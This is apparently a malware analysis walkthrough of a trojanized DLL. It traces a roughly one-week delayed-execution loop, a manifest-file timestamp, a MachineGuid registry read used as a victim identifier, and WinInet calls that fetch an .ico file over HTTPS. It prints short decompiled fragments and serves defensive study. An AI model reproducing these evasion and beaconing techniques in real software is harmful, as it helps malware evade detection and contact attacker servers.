


This functions purpose looks to be used for storing that returned time to local fiber storage.




Calloc is called and then flssetvalue is called again. Adding the new memory region to the same fiber as before with the 0xFFF…

The next cmdline to args returns only the “1200” from the passed input:




GetModuleFileNameW gets the full working directory and then the function immediately after returns just the calling exe name.




That function performs some work on the filename and then loads the string “manifest” from file storage, then the following function converts that to a wide string.

The highlighted function calls _waccess and checks for the existence of the manifest file (zero perm passed as second arg). If it returns zero (exists), it will attempt to open it.



An example of a file that as previously written, being read with fread, in:




In this loop uVar10 is the full value seen above 15 EC 31 64, since this is little endian, the value store in the register is also shown below:

```
6   }
7   uVar10 = (ulonglong)auStack4816[0];
8   lVar8 = _time64((__time64_t *)0x0);
9   while (lVar8 < (longlong)uVar10) {
0     Sleep(1000);
1     lVar8 = _time64((__time64_t *)0x0);
2   }
```

```
000000000000
00006431EC15
0000FFFFFFFF
000000000003
```

_time64 is called again resulting in the rax register containing the hex value for the epoch time: 1680487004.



Using this same conversion for the value being read in from the file, it converts to 1680993301, or about 7 days in the future from when it was originally created.


Note: if the file doesn't exist, the function FUN_180021440, returns iVar3, in an example was 5F4B, which in this equation, will add 629195 seconds to the current timestamp. There are 604800 seconds in a week (which is the 0x93A80 below), so it appears that this will add just a little padding. Running this multiple times shows that function will return similar results, so there is some randomness to it but you will get roughly a week.

```
iVar3 = FUN_180021440();
auStack4816[0] = (int)_Var7 + 0x93a80 + iVar3 % 1800000;
_wfopen_s((FILE **)&uStack4832,aWStack4664,L"wb");
```


We now enter this while loop, that compares the current time being less than the future dated time. Essentially, it will sleep for 16 minutes (1000 seconds), update the current time and keep looping. Seems like a way for this to only run every week and not constantly.

```
while (lVar8 < (longlong)uVar10) {
  Sleep(1000);
  lVar8 = _time64((__time64_t *)0x0);
}
```


Next RegOpenKeyExW is called with the registry key FFFFFFFF80000002 (HKLM), Subkey, "Software\\Microsoft\\Cryptography" and access rights of 20019, which is key_execute, aka key_read




It then reads the MachineGuid value found there: (at this point just to be used as a unique identifier).




We have now made it to the function responsible for the internet communication, ending in 1500:




Going into the initial http request the stack and memory look like:



We finally have the first outbound call using InternetOpenW, getting ready to use WinInet Functions. The only parm being passed is the already seen user agent.




InternetSetOptionsW is now called with the dwOption of 0x41 - or set user agent.




Note: During these calls, the program seems to jump to the main program, which slows analysis. Also, trying to run to return doesn't work in this context either, which also slows things down.


InternetCrackUrlW is being called on the known url to split it up, then the next call is to InternetConnectW. Here it is to the known domain, with the server port as 0x1BB, aka 443 in decimal. The only other param is the 6th one as 0x3 or dwService being HTTP.




The next call is to HttpOpenRequestW, the options here are self explanatory. Get request for the ico file.



